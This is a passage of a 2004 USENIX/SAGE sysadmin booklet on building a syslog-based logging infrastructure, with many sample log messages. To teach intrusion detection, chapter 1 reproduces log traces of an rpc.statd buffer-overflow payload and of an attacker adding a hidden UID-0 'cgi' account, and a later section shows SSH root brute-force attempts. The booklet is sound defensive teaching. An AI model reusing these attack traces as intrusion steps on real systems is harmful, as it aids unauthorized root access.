SAGE

People Who Make IT Work

12 Abe Singer & Tina Bird Building a Logging Infrastructure

ISBN 1-931971-25-0

12 *Short Topics in* Systems Administration

Rik Farrow, Series Editor

Building a Logging Infrastructure

Abe Singer and Tina Bird

SAGE

The People Who Make

12 *Short Topics in*
System Administration

Rik Farrow, Series Editor

Building a Logging Infrastructure

Abe Singer and Tina Bird

Published by the USENIX Association for
SAGE: The People Who Make IT Work
2004

ISBN 1-931971-25-0

To purchase additional copies and for membership information, contact:

The USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA USA 94710
orders@sage.org
http://www.sage.org/

First Printing 2004

Contents

Foreword

Managing logging has often been an ignored task. Operating system vendors have learned to include provisions for rotating or even overwriting logs so that the logfiles do not grow to fill up entire disks. Sometimes, logging is just left disabled for most events.


Yet logging is an important part of proactive system administation. While waiting for phone calls from frantic (and annoyed) clients will eventually produce similar information, even if it is stunningly lacking in accurate detail, effective use of logging allows a system administrator to appear omniscent. At the very least, the sysadmin can be ahead of the game by collecting nuggets of data about interesting events.

This booklet provides the information needed to begin collecting and analyzing logging messages. Tina Bird began this project as an outgrowth of her work with a company that focused on the collection and analysis of logging and IDS information. She later took that information and turned it into a tutorial that formed the initial basis for this booklet. Abe Singer, a security analyst for San Diego Supercomputer Center, has shared his own experience in working with both security and logs. Together, the authors provide many years of experience, much of it focused specifically on the problems of logging, with an emphasis on security.

Even if your primary interest in logging is not security, the advice and information in this booklet will guide you in setting up and maintaining an effective logging infrastructure. The fruits of logging include the ability to detect problems before they get out of hand, to understand how the systems under your control normally work, and to recognize when things go wrong—before the phone starts ringing.

Logging is not a task that you can safely ignore.

Rik Farrow
Series Editor



Introduction

This booklet describes how to build an infrastructure to collect, preserve, and extract useful information from your computer operating system and application logs. We will focus primarily on UNIX *syslog*, with some discussion of Windows logging and other sources of log data. Logfiles hold a wealth of information, from resource utilization diagnostics to problems with hardware and software, security problems, and forensic traces of intrusions. Our examples are heavily weighted toward security issues, but we provide some examples of resource and diagnostic monitoring.

Unfortunately, there's an awful lot of information in log files, and it's not well organized or codified. Formats of messages, even timestamps, vary between applications, and sometimes even between different versions of the same application; different operating system distributions will use different messages to record the same event; and the information you need may be spread out over several messages.

Many system administrators have been told to "go figure out those logs." It's a daunting task—there's an awful lot of data, little of which seems to be useful or pertinent, at least at first glance. If you did persevere, you probably built a monitoring system based on the relatively random data that showed up early on, without recognizing that the project would get a lot easier if you thought about what you'd really like to know before you started putting the pieces in place. We're going to change all that.

This book assumes that you have little or no knowledge of logging. The experienced system administrator may find some—but far from all—of the information presented pedantic. But we'd rather be pedantic than leave some relative beginner out in the cold just because we assumed a level of familiarity with this stuff that a beginner doesn't have.

The goal of this book is not to teach you how to interpret log files from any particular system (how would we pick?), how to write Perl scripts, or how to rewrite *syslog*. It's to provide an overview of the sorts of information your logfiles can give you: how an archetypal UNIX log system (*syslog*) works, how to consolidate your UNIX and Windows XP/2000 logging, and how to monitor your network for intrusion detection, forensic analysis, and chaos reduction.


The strategy we present here consists of three basic parts:

> Generating good log information, because it's no good looking at your logs if they don't contain much useful data

Collecting and archiving log data in a central location, because it's easier to analyze information when it's all in one place
Performing analyses that extract useful information from the logs

That last point is our ultimate goal: teaching you how to find useful information in your logs.

In the first chapter, "Why Logs Are Important," we're going to talk about what's good and bad about logs and give a few examples of what you can learn from them. The second chapter, "Getting Started," will show you the basics of setting up logging on a single host, describe what logs look like, and suggest some things to start looking for in your logs. Then, in "Sources of Log Information," we'll get you thinking about what kind of information you want in your logs and how to collect it, along with some examples of configuring services for logging to *syslog*. Once you have your systems generating log information, "Centralized Logging" will show you some ways to have all your systems forward their *syslog* information to a central server and will discuss how to rotate and archive your logfiles. "The Gory Details" delves into the *syslog* protocol, *syslog* server configuration, and alternative *syslog* implementations. In "Log Reduction, Parsing, and Analysis" we'll talk about tools and techniques for extracting useful information from your logs, including sample data and signatures of known attacks. The last chapter, "Windows Logging," will describe the Windows analog of *syslog*, the Event Log, and how to integrate Event Log data into your *syslog*-based logging infrastructure. Finally, the Conclusion will leave you with a few words of advice and encouragement.



1. Why Logs Are Important

Operating systems and the applications they host generate records for many of their activities—some indicate administrative activity, some record details of normal operations, some give you information on unusual events. Logs *tell you what's happening on your systems*. Sometimes the machines even tell you *why* they're happening, which can be extremely useful.

Most operating systems use logs to record information about error conditions or other situations that require attention, like everyone's favorite message:

```
NOTICE: alloc: /: file system full
```

Logs help you determine when a process died and what it was doing before it died. Logs can let you make sure that a process is running and that it's doing what it's supposed to do. When the boss complains that her email is broken, logs can help you show her that the problem is at the other end.

Logs are critical for detecting and responding to intrusions, attempted intrusions, and other not-so-nice behavior. Off-the-shelf operating systems and applications typically need some tuning to make them really effective at recording malicious activity, but they're vital components of an enterprise intrusion detection system. Network-based intrusion detection systems (NIDS) will send alerts when attack packets are received, but most of the time they aren't able to tell you how the victim responded. It's the victim's logs that may show you how the targeted application was affected and what the attacker did once your system was compromised.

With some simple configuration changes on your computers, you can detect port scans and other probes, letting you know when malicious attackers are looking for a weakness in your defenses.

Logs are frequently the primary components of system audit trails. An audit trail is a sequence of messages that record the actions taken by an individual user or application on a host computer, or the history of a particular file or record. Audit trails are used to check a system for compliance with security and appropriate-use policies, and they can be used to reconstruct the actions taken by an attacker after a machine has been compromised.

The Log Problem

Unfortunately, although computer logs can be valuable sources of information on both day-to-day events and anomalous activity, that information is generally well hidden and difficult to extract. In one of its Tech Tips, CERT says:

> The common item to look for when reviewing log files is anything that appears out of the ordinary.[1]

Great advice from CERT, if you know how to tell what's "out of the ordinary." First of all, you have a massive amount of data to wade through. On most OSes and applications, we observe that administrative and security-relevant events form a small fraction of the total volume of log data, often less than 5%.

Furthermore, as we'll explain below, finding and extracting the information you want from your logs takes a lot of work. *syslog* logs can be difficult to parse, due to the wide variety of applications that produce log information, combined with the utter lack of standards for reporting. Developers receive little guidance about what sorts of events to record or what kinds of information to record about those events. Most computer logs are designed to aid in troubleshooting, so that when the system crashes you can look at your logs to determine why the failure occurred. They are *not* designed to record the information a system administrator needs to keep the machine running reliably or detect security problems.

Merely ignoring your logs—the way many organizations deal with the situation, despite the many decades of practice we've had as a community—isn't really a viable procedure. If you need to keep your servers running reliably and safely, you need to make effective use of the vast quantities of information they're generating about themselves. You need to look at your logs.

Why NIDS Isn't Enough

If all you need to do is to validate the security of your computers, you might be thinking, "I don't need no stinkin' logs, my <security widget of the month> will tell me when something important is happening." And it's true enough that most general-purpose computer systems aren't very good at detecting and recording potentially malicious behavior without help. However, while security-specific devices such as network intrusion detection systems and firewalls make it easier to notice malicious activity, they don't eliminate the need for collecting, analyzing, and archiving host-based logs. Having the NIDS doesn't mean that you can discard your host-level logs; it just lets you know particularly good times to look at them.

If you want to maximize the value your intrusion detection systems have for you, you have to use the information they generate in tandem with the information that comes from your computers and applications, i.e., *syslog* information. The NIDS can make it easier to tell when you've got a situation developing, but the logs tell you how serious the situation is and what you'll need to do to resolve it.

1. CERT Coordination Center, "Steps for Recovering from a UNIX or NT System Compromise," http://www.cert.org/tech_tips/win-UNIX-system_compromise.html.

For instance, let's imagine that your Snort intrusion detection system generates this alert:

```
Jan 2 16:19:23 host.example.com snort[1260]: RPC Info Query:
10.2.3.4 -> host.example.com:111 Jan 2 16:19:31 host.example.com
snort[1260]: spp_portscan: portscan status from 10.2.3.4: 2 connec-
tions across 1 hosts: TCP(2), UDP(0)
```

These messages indicate that a remote machine scanned your host looking for Remote Procedure Call services, traditionally easy picking for attackers on both UNIX and Windows platforms. You may already have disabled RPC on all your publicly accessible machines, in which case you can safely ignore this message and go back to sleep. But if you need RPC, or you're not sure whether it's running on that machine, what's your next step? Most system administrators would want to check the victim machine:

```
Jan 02 16:19:45 host.example.com rpc.statd[351]: gethostbyname
error for ^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff750
804971090909090687465676274736f6d616e797265206520726f7220726f66
bffff718
bffff719  bffff71a
bffff71b_____________________________________________________
_____________________________________________________________
_____________________________________________________________!
__!
_____________________________________________________________
__________
```

Whoops! Even if you can't define "out of the ordinary," you can see that this log message looks peculiar. What are all those random-looking characters and underscores? They're signs that the attacker is trying to perform a *buffer overflow* attack, in which a vulnerable application is handed more data for an input variable than it's able to store and use. Buffer overflows frequently "trick" programs into executing malicious commands or providing access to a shell (preferably a shell with UID 0). The sysadmin of the victim machine now knows that his host machine was scanned for a vulnerable service and that a buffer overflow attack was executed. But things get tricky here. For the vast majority of applications on UNIX and Windows, any log message that's created by an application undergoing a buffer overflow attack is a sign that the attack failed. If the attack is successful, it usually interrupts the normal workflow of the victim application *before* the log message is written out. We don't know whether the target system was compromised. What happens next?


```
Jan 02 16:20:25 host.example.com adduser[12152]: new user:
name=cgi, uid=0, gid=0, home=/home/cgi, shell=/bin/bash Jan 02
16:22:02 host.example.com PAM_pwdb[12154]: password for (cgi/0)
changed by ((null)/0)
```

These lines, showing the creation of a new user named `cgi` and the associated password, reveal that the perpetrator of the buffer overflow in the previous example "got r00t." As user names go, `cgi` is a choice that the attacker probably hoped would be unremarkable among the other UNIX user names, which are frequently associated with processes and applications rather than people. But in this case `cgi` is different—it has UID=0, an account with superuser privileges, unlimited access to the host machine.

As if that wasn't bad enough, the password for `cgi` was changed by a UID 0 user with a null login. That's a really bad sign. In the vast majority of situations, UID 0 users are associated with specific user accounts, because that's how you record users doing system administration. In this particular case, the attacker was dropped into a shell with UID 0 privileges after successfully executing the buffer overflow. This line of log data is the only thing that definitively records an activity executed within that shell.

As you can see in the example above, NIDS often tells you that an attack was attempted, but the host logs can tell you whether or not the attack was successful. The host logs also provide some hints about where to look further to find out what the intruder has done (in this case, you'd probably start looking at anything done by the `cgi` user).

Notice also that the logs don't *explicitly* say that an intrusion has occurred. There's no log message saying, "I've just had a successful buffer overflow executed." The information is implied by an odd `rcp.statd` entry following the suspicious account activity. This is what we mean when we said that logs are hard to work with. But, with some time and tuning, you can extract a lot of useful information from them.



2. Getting Started

In this chapter, we'll get you thinking about what you want from your logs, explain how to get basic logging configured, and give some examples of what logs look like.

What Does It Take?

You've got huge quantities of data coming from a variety of host operating systems, open source applications, and commercial devices. You've got network firewalls and Snort and VPNs. You've got servers, desktops, and infrastructure devices such as routers. It's your job to keep those machines running reliably and safely, and you reasonably expect to get some sleep on a regular basis in order to do your job well. How do you do it?

You need automated collection and data processing. You start thinking about which events you want to track by learning about where the information in your logs comes from and what it looks like. You build a system that collects and archives data from your network systems, and you use any number of tools for processing, summarizing, and alerting on that data.

For "nominal status" information—system usage patterns such as email transactions, users logging in and out, day-to-day system administration—offline storage and batch reporting is probably appropriate. But for time-critical events and significant issues—root compromises, CPU failures, your boss running out of space for her MP3 collection—you'll want real-time or close to real-time monitoring.

We'll help you get there.

Throughout this document, we'll use "example.com" to indicate the logging playground environment—it's a bad idea to experiment with logging on production servers, so be sure you're on a non-production system when you try these changes!

Basic Logging

Let's start by getting some basic logging enabled on the example.com server. Most UNIX systems use a process called *syslog* as their mechanism for storing log data. The *syslog* mechanism is configured in `/etc/syslog.conf` . We'll explain the syntax of this configuration file in more detail below, but for now, put an entry like this in the file:

```
*.debug,mark.debug                    /var/log/fulllog
```

It doesn't matter where in the file you add this line, at least not in most modern versions of UNIX. This line tells *syslog* to record system data at the maximum level of ver-

bosity and to store all of it in a local file called `/var/log/fulllog`. (`/var/log` is a common default location for UNIX log storage, but some variants use other directories.) You may redefine this path for your own purposes; all our examples will refer to `/var/log/fulllog`. Wherever you decide to store your logs, make sure the directory is writable only by `root`.

Once you've edited the file, you will need to restart the *syslog* process to register the configuration change. If you're lucky, your system starts *syslog* from `/etc/init.d/syslog`. In that case you can simply type:

```
/etc/init.d/syslog restart
```

Otherwise, you'll need to use the *ps* command to find the *syslog* process ID and then send a SIGHUP to the process with `kill -HUP <pid>` or `kill -1 <pid>`.

Once you have restarted *syslogd*, take a look at `/var/log/fulllog`, using the command `more` or `less`. You should see at least one entry at the beginning of the file that looks like this:

```
Aug 30 12:34:56 host.example.com syslogd: restart
```

After a while, depending on just how busy your system is, you'll see stuff like:

```
Aug 29 18:16:44 www.example.com syslogd 1.4.1#10: restart
Aug 29 18:20:01 www.example.com PAM_unix[19784]: (cron) session
opened for user smmsp by (uid=0)
Aug 29 18:20:01 www.example.com /USR/SBIN/CRON[19785]: (smmsp) CMD
(test -x /usr/share/sendmail/sendmail && /usr/share/sendmail/
sendmail cron-msp)
Aug 29 18:20:01 www.example.com PAM_unix[19784]: (cron) session
closed for user smmsp
Aug 29 19:00:01 www.example.com PAM_unix[19869]: (cron) session
opened for user abe by (uid=0)
Aug 29 19:00:01 www.example.com /USR/SBIN/CRON[19872]: (abe) CMD
(fetchmail —silent >> $HOME/log/fetchmail.log 2>&1)
Aug 29 19:00:04 www.example.com PAM_unix[19869]: (cron) session
closed for user abe
Aug 30 09:51:59 www.example.com sshd[22113]: Accepted publickey for
abe from 192.168.2.3 port 49330 ssh2
Aug 30 09:51:59 www.example.com PAM_unix[22115]: (ssh) session
opened for user abe by (uid=1000)
Aug 30 09:56:26 www.example.com sshd[22124]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:26 www.example.com sshd[22126]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:27 www.example.com sshd[22128]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:27 www.example.com sshd[22130]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:28 www.example.com sshd[22132]: Could not reverse map
address 10.1.2.3.
```

```
Aug 30 09:56:28 www.example.com sshd[22134]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:28 www.example.com PAM_unix[22134]: authentication
failure; (uid=0) -> root for ssh service
Aug 30 09:56:30 www.example.com sshd[22134]: Failed password for
root from 10.1.2.3 port 42330 ssh2
Aug 30 09:56:31 www.example.com sshd[22136]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:31 www.example.com PAM_unix[22136]: authentication
failure; (uid=0) -> root for ssh service
Aug 30 09:56:33 www.example.com sshd[22136]: Failed password for
root from 10.1.2.3 port 42412 ssh2
Aug 30 09:56:34 www.example.com sshd[22138]: Could not reverse map
address 10.1.2.3.
Aug 30 09:56:34 www.example.com PAM_unix[22138]: authentication
failure; (uid=0) -> root for ssh service
```

Definitely not light reading. Each of these messages begins with a timestamp.[1] Next comes the hostname of the system (in this case, www.example.com). The rest of the message is application-specific, but usually starts with the name of the application or service that generated the message (e.g., *sshd*). We'll cleverly be calling this the "service name." The number in brackets after the service name is the id of the process that generated the message.

The rest of the line is the meat of the log message, the actual information from the application, containing whatever the programmer who wrote the application thought was important. We'll call this part of the message the "body" of the message.

The first line shows us that *syslogd* was restarted. This records the restart that we performed after setting things up to use `/var/log/fulllog`, so it's reassuring to see it there.

The next three lines:

```
Aug 29 18:20:01 www.example.com PAM_unix[19784]: (cron) session
opened for user smmsp by (uid=0)
Aug 29 18:20:01 www.example.com /USR/SBIN/CRON[19785]: (smmsp) CMD
(test -x /usr/share/sendmail/sendmail && /usr/share/sendmail/
sendmail cron-msp)
Aug 29 18:20:01 www.example.com PAM_unix[19784]: (cron) session
closed for user smmsp
```

record a *cron* job being started and a command being run. This is a regular maintenance operation for Sendmail.

The following lines show a *cron* job being run for user `abe` and then `abe` logging in via SSH using public-key authentication.

The remaining lines are quite interesting. The "Could not reverse map address" messages are the result of an incoming SSH connection for which the remote IP

1. *syslog* timestamps are of of potentially limited value in a large enterprise environment, since they usually don't include the year or the timezone.

address did not have a corresponding hostname. These messages are followed by messages showing failed attempts to log in to the `root` account. These messages are generated as the result of a network-based exploit attempting to log in to common accounts (`root, guest, test`) with a set of commonly used default passwords. Already we're obtaining some useful information from our logs!

Part of the difficulty in working with logs is that *none* of the fields in these log messages is required to be there. There's no standard for system logging. Even commonsense information such as the timestamp is included in the message only if that particular *syslog* server decided that it was useful to record it or the programmer who wrote the log message chose to include a timestamp in the message body. As you construct your logging infrastructure, you'll have to design it with these variations in mind, using the infrastructure to compensate for the quality of the data that your systems and applications provide.

If you're just starting out, it's easy to get overwhelmed by the amount of information your systems are providing. So start small. Pick a few devices that are critical to your organization. What do you want to know about them?

If you're an old hand with the gear, you may be able to jot down the answers with no problem. Otherwise you may need to go talk to the experts, the folks who run that system. What sorts of information do they keep track of—or would they like to—to be sure that the system is running normally? What kinds of events indicate security problems, performance issues, or administrative changes? Are these events recorded by the default logging configuration on your device?

Some events you probably always want to watch for:

Creation of new accounts, especially those that look like system accounts or have administrative privileges
Hardware failures
Logins, especially to accounts with administrative or otherwise elevated privileges
Patches or changes to system code or firmware or app software (upgrades or downgrades)
Reboots/restarts
Resource exhaustion (on the machine, not on the administrators)
Signatures of known attacks: those that crash servers, those that don't crash servers, obviously system-specific attacks

This list is just a starting point. A more comprehensivelist can be found in Appendix 1.

Spelling "login" in Many Languages

Consider the humble login. Why do logins matter? They typically record the first interaction between a human and a computer, or between processes, or between distinct machines. If those humans are authorized folks performing legitimate tasks, then their login records can be used to produce a baseline of normal activity. That baseline

tells you how to determine when an activity should be considered unusual, although you may need other sorts of context in order to figure out whether the unusual activity is illegitimate.

Logins, successful and otherwise, to administrative accounts are especially significant, since they represent a higher level of system access and therefore a higher level of risk.

SSH Logins on a RedHat Linux box

```
Sep 12 10:17:11 kuspy PAM_pwdb[17529]: authentication failure;
(uid=0) -> tbird for ssh service
Sep 12 10:17:12 kuspy sshd[17529]: log: Password authentication for
tbird accepted.
```

The message records some clumsy typist named tbird getting her password wrong. In the second message, she gets it right. In both cases, tbird is authenticating to the Secure Shell (SSH) server.

Failed Logon to Win2k Domain

```
<132>EvntSLog:6388: [AUF] Wed Oct 10 10:57:15 2001: OSMOSIS/
Security (675) - "Pre-authentication failed: User Name:
Administrator User ID: %{S-1-5-21-776561741-2052111302-1417001333-
500} Service Name: krbtgt/LAB Pre-Authentication Type: 0x2 Failure
Code: 0x18 Client Address: 127.0.0.1 "
<132>EvntSLog:6389: [AUF] Wed Oct 10 10:57:15 2001: OSMOSIS/
Security (529) - "Logon Failure: Reason: Unknown user name or bad
password User Name: Administrator Domain: LAB Logon Type: 2 Logon
Process: User32 Authentication Package: Negotiate Workstation Name:
OSMOSIS"
```

This data is taken from a Windows 2000 domain controller, using the third-party product EventReporter to forward EventLog data to a central loghost.[2] The first message only exists in Win2k and later—it's the error message generated by the Kerberos bit of the Windows authentication system. The second message, with Event ID 529, is the "traditional" Windows failed-logon message.

Cisco IOS Login

Until recently, support for logging information about logins was pretty weak in Cisco IOS. Basically, your choices were to use an external authentication server and let it do the accounting, or to run Telnet in debug mode and swamp your router with traffic. Cisco responded to the complaints by creating an enhanced logging module within IOS that gives you much more useful information about local `auth` attempts and doesn't require debug levels. The feature was introduced in 12.3.(4)T, and integrated into IOS release 12.2(25)S.[3]

2. EventReporter, http://www.eventreporter.com.

3. http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123newft/123t/123t_4/gt_login.htm.

The module seems to be primarily designed to protect against brute-force password attacks and DoS, but does enable logging of both failed and successful logins:

```
00:04:32:%SEC_LOGIN-5-LOGIN_SUCCESS:Login Success [user:test]
[Source:10.4.2.11] [localport:23] at 20:55:40 UTC Fri Feb 28 2003

00:03:34:%SEC_LOGIN-4-LOGIN_FAILED:Login failed [user:sdfs]
[Source:10.4.2.11] [localport:23] [Reason:Invalid login] at
20:54:42 UTC Fri Feb 28 2003
```

VPN Logs

The next two sets of data illustrate remote users logging in to a Virtual Private Network system. They're not strictly part of UNIX *syslog* at all; the first set of logs comes from a standard RADIUS authentication and accounting system, the second is taken from a commercial VPN system called VTCP/Secure. You could of course insert them into your centralized logging stream via *logger* or a similar mechanism. It's important to review them regularly, because the VPN may be one of the first places an external attacker tries to break through your defenses. Remote access logs of questionable behavior, such as a telecommuter appearing at an unlikely remote location instead of her normal dial-up address, may point to a compromised account or access mechanism.

Although these two examples differ both from each other and from the other *syslog* messages we've been looking at, they contain the same kinds of information, plus some details that are specific to remote-access environments. They identify the user who is making the connection, the server to which the connection was made, and properties of the connection (duration, amount of data sent and received, etc.). The RADIUS logs are more complex to parse and summarize than the VTCP/Secure logs, because the session spans multiple lines of data.

RADIUS accounting records from a Livingston PortMaster:

```
Tue Jul 30 14:48:18 1996
Acct-Session-Id = "35000004"
User-Name = "bob"
NAS-IP-Address = 172.16.64.91
NAS-Port = 1
NAS-Port-Type = Async
Acct-Status-Type = Start
Acct-Authentic = RADIUS
Service-Type = Login-User
Login-Service = Telnet
Login-IP-Host = 172.16.64.25
Acct-Delay-Time = 0
Timestamp = 838763298

Tue Jul 30 14:48:39 1996
Acct-Session-Id = "35000004"
User-Name = "bob"
```

```
NAS-IP-Address = 172.16.64.91
NAS-Port = 1
NAS-Port-Type = Async
Acct-Status-Type = Stop
Acct-Session-Time = 21
Acct-Authentic = RADIUS
Acct-Input-Octets = 22
Acct-Output-Octets = 187
Acct-Terminate-Cause = Host-Request
Service-Type = Login-User
Login-Service = Telnet
Login-IP-Host = 172.16.64.25
Acct-Delay-Time = 0
Timestamp = 838763319
```

VPN user logs from an InfoExpress VTCP/Secure server:

```
172.20.1.1 tcp11160:pid2960 twj [09/May/2003:00:02:51] "GET
/vsgate?event=trace&event_id=1883347137&packets_in=2383&bytes_in=
229033&packets_out=981&bytes_out=736120&proto=session" - 1157745
172.20.1.1 tcp11160:pid2691 chip [09/May/2003:00:10:54] "GET
/vsgate?event=trace&event_id=1718069433&packets_in=3933&bytes_in=
703459&packets_out=2006&bytes_out=1616837&proto=session" - 2475280
172.20.1.1 tcp11160:pid2993 rmitchell [09/May/2003:00:13:38] "GET
/vsgate?event=trace&event_id=1403326473&packets_in=4875&bytes_in=
517412&packets_out=1111&bytes_out=677904&proto=session" - 1565759
```

These VTPC/Secure message are formatted rather more tersely than the RADIUS messages. They don't explicitly show sessions starting and stopping; instead, they show the properties of the connection. While at first glance these look like *syslog* messages, they are not. The data starts with an IP address, not a timestamp. In this case, the IP address is that of the VPN server itself, which generated the session record. The second field in the line is the process name (here, `tcp11160` , the port to which the VPN server is bound) and process ID (`2960` for the first connection). `twj` is the user whose session is logged. The rest of the line, from the date and timestamp in the square brackets through the session identifier at the end, records characteristics of the session: packets transmitted from the remote machine to the local network; the corresponding number of bytes transmitted from the remote machine to the local network; packets sent from the local network to the remote machine; and the corresponding number of bytes.

HTTP User Authentication Failure

Logins aren't limited to interactive services, of course, although that may be the first use that leaps to mind. Email servers and Web servers frequently use client authentication of users and hosts to validate access to potentially sensitive resources. The Apache Web server generally logs access results and errors to two text-based log files in a specific directory. Recent versions of this popular server incorporate an ErrorLog directive

that automatically sends errors to *syslog* on the Web server host, thus simplifying the task of archiving and monitoring:

```
[Wed Oct 15 21:20:58 2003] [error] [client 129.237.97.16] user
tbird: authentication failure for "/virtualhangar/admin/": password
mismatch
```

Here are some cases of a user trying to authenticate to a DAV (HTTP-based file transfer) service.

In the first case, an unknown user tries to access a private area using DAV and gets rejected.

The *access_log* shows:

```
67.169.242.214 - mallory [04/Oct/2004:05:11:02 +0000] "PROPFIND
/private/ HTTP/1.1" 401 409 "-" "Microsoft Data Access
InternetPublishing Provider DAV"
```

The *error_log* shows:

```
[Mon Oct 4 05:11:02 2004] [error] [client 67.169.242.214] user
mallory not found: /private/
```

In this case, the user accesses a private area using DAV and gets accepted, so nothing shows in the *error_log*:

```
67.169.242.214 - alice [04/Oct/2004:05:13:23 +0000] "PROPFIND
/private/ HTTP/1.1" 207 990 "-" "Microsoft Data Access Internet
Publishing Provider DAV"67.169.242.214 - - [04/Oct/2004:05:13:26
+0000] "PROPFIND /private HTTP/1.1" 401 409 "-" "Microsoft Data
Access Internet Publishing Provider DAV"
67.169.242.214 - alice [04/Oct/2004:05:13:26 +0000] "PROPFIND
/private HTTP/1.1" 207 990 "-" "Microsoft Data Access Internet
Publishing Provider DAV"
67.169.242.214 - alice [04/Oct/2004:05:13:26 +0000] "PROPFIND
/private HTTP/1.1" 207 27845 "-" "Microsoft Data Access Internet
Publishing Provider DAV"
```

IMAP Logins

Here are a collection of various states of authentication success and failure via *imapd*.

These messages show that a user connects, attempts to log in, fails, and properly ends the protocol:

```
Oct 4 04:42:35 plasma imapd[22540]: imaps SSL service init from
67.169.242.214
Oct 4 04:42:52 plasma imapd[22540]: Logout user=mallory
host=c-67-169-242-214.client.comcast.net. [67.169.242.214]
```

These messages show that a user connects, attempts to log in (tens of times), fails, and the server drops the connection:

```
Oct 4 04:42:58 plasma imapd[22541]: imaps SSL service init from
67.169.242.214
Oct 4 04:46:01 plasma imapd[22541]: Autologout
host=c-67-169-242-214.client.comcast.net. [67.169.242.214]
Oct 4 04:46:01 plasma imapd[22546]: Logout user=mallory
host=c-67-169-242-214.client.comcast.net. [67.169.242.214]
```

In this example, a user connects, attempts to log in, and drops the connection without completing the IMAP protocol:

```
Oct 4 04:42:58 plasma imapd[22541]: imaps SSL service init from
67.169.242.214
Oct 4 04:50:20 plasma imapd[22553]: Command stream end of file, while
reading line user=mallory host=c-67-169-242-214.client.comcast.net.
[67.169.242.214]
```


Finally, in this example the user connects, successfully logs in, and properly ends the protocol:

```
Oct 4 04:46:13 plasma imapd[22546]: imaps SSL service init from
67.169.242.214
Oct 4 04:46:19 plasma imapd[22546]: Login user=alice
host=c-67-169-242-214.client.comcast.net. [67.169.242.214]
Oct 4 04:46:25 plasma imapd[22546]: Logout user=alice
host=c-67-169-242-214.client.comcast.net. [67.169.242.214]
```

These assorted messages demonstrate how the log messages don't always describe the situation clearly. In the first IMAP example above, the "Logout" message might suggest to the unwary reader that authentication was successful!

Remember, monitoring Windows domain authentication and SSH to UNIX hosts is important, but monitoring logins to your mail server also lets you quickly detect and resolve user-authentication-related problems.

One simple action, logging in, can generate a huge variety of log message formats and types of information. This illustrates why it's important to decide what you want to *do* with the log data your systems are generating. By focusing on particular systems, events, and kinds of data, you can reduce this virtually infinite flow of information to a level you can actually use to make your job easier.



3. Sources of Log Information

As we said above, you can get good information out of your logs only if good information goes into them. In this chapter we'll talk about a couple of difficulties with logging from the perspective of security monitoring and show how you might get around those problems. Then we'll look at the devices and services on your network, suggest ways to categorize those sources, and talk about types of events to record. We'll look at some of these in detail and outline a few ways to get more useful information into your logs.

Remember that what's important to you may not be important to someone else. Some of what's listed below may not be applicable in your environment, and no doubt there are messages critically important to you that we haven't included. The suggestions below are guidelines, not laws.

The vast majority of the log data on your network, the vital foundation of your logging infrastructure, is produced by the host operating systems and applications your organization uses. These run the gamut from network infrastructure systems such as routers and switches to mail and Web servers, file servers, Windows domain controllers—everything your co-workers depend on to get their jobs done. In addition to being important for the sake of the functions they fill, these machines are critical for security monitoring, because they are the ultimate targets of most malicious activity. The evildoer who wants to steal your data or wreck your stockholder value will gleefully attack your firewall, but it's just a stepping-stone on the way to the protected resources.

The problem with log monitoring on these general-purpose systems? They produce vast quantities of data, of which the majority records authorized day-to-day activity performed by valid users. This data is important in its own right, because you have to be able to understand the "normal stuff" in order to detect the "weird stuff." However, for the administrator focused on the search for time-critical events such as hardware failures and security compromises, this data merely makes the interesting information harder to find.

Unfortunately, general-purpose operating systems and applications are not very good at detecting and recording malicious activity. For one thing, the software updates you'd need to improve the logging in an application are often the very ones you'd install to fix the vulnerability. Buffer overflow vulnerabilities usually exist because the underlying code does not perform what's called "input validation"—it doesn't check to

be sure that the data it's receiving is the expected type and length. In other words, code with buffer overflow vulnerabilities doesn't know what sort of data it should be receiving. This allows exploit developers to trick the vulnerable program into running their malicious code, while it creates an extra problem for the dedicated log reader. It means that the vulnerable code can't tell that it ought to write an error message, because it can't tell what constitutes unusual data.

The well-publicized SSL vulnerabilities and exploits in the summer of 2002 illustrate this situation clearly. At the end of July, the OpenSSL Project released patches for four remotely exploitable buffer overflows. Within a few weeks, the Slapper worm was targeting vulnerable Linux systems. Machines that were compromised by Slapper were usually discovered because they began spewing huge quantities of network data—their system logs and Web server logs gave no hint that there'd been a problem. (No matter how many times we ask, the exploit writers out there refuse to put good logging into their exploits and toolkits.)

However, administrators who were able to patch their OpenSSL installations found log data generated when Slapper probed their machines:

```
[error] SSL handshake failed: HTTP spoken on HTTPS port; trying to
send HTML error page
[error] OpenSSL: error:1407609C:SSL routines:
SSL23_GET_CLIENT_HELLO: http request [Hint: speaking HTTP to HTTPS
port!?]
```

The same patch that protected them from the buffer overflow detected the invalid input data that Slapper was trying to use. *And* it created a useful trail in the server logs.

The other types of attack—SQL injection attacks, Web server probes, and the like—are designed to disclose confidential information. But, again, those pesky attackers prefer to do this without alerting local administrators that anything unusual has happened. These attacks generate the same kind of audit data as authorized users do—they are hard to find because they don't look like anomalies.

As we saw in the introduction, you can't just throw an intrusion detection system onto your network and assume that it's safe to ignore your host and application logs, because the NIDS only informs you about the first step in a compromise—the attack. It doesn't let you know the outcome of the attack or what the attacker did next. And now we're clear that you can't afford to rely *only* on the host and application logs, because although they'll let you see activities such as new user accounts being created, they're not likely to show you an important event like a server being compromised and granting an attacker a root shell.

But the situation isn't hopeless. Many open source host security applications will improve a computer's ability to monitor itself and will give you a much better chance of seeing malicious activity in a timely fashion. Anything you can do to improve the self-monitoring capabilities of your target systems will make the data they produce more valuable. What follows is a short list of open source applications you should con-

sider adding to your infrastructure. Each of the tools mentioned here either logs to *syslog* by default or has configuration options to enable logging to *syslog.*

TCP Wrappers

tcp-wrappers (*tcpd)* is commonly used to restrict access to individual authorized services on a single host based on the IP address of the remote host.[1] For instance, you might use *tcpd* to limit access for `rpc.statd` to hosts on your network.

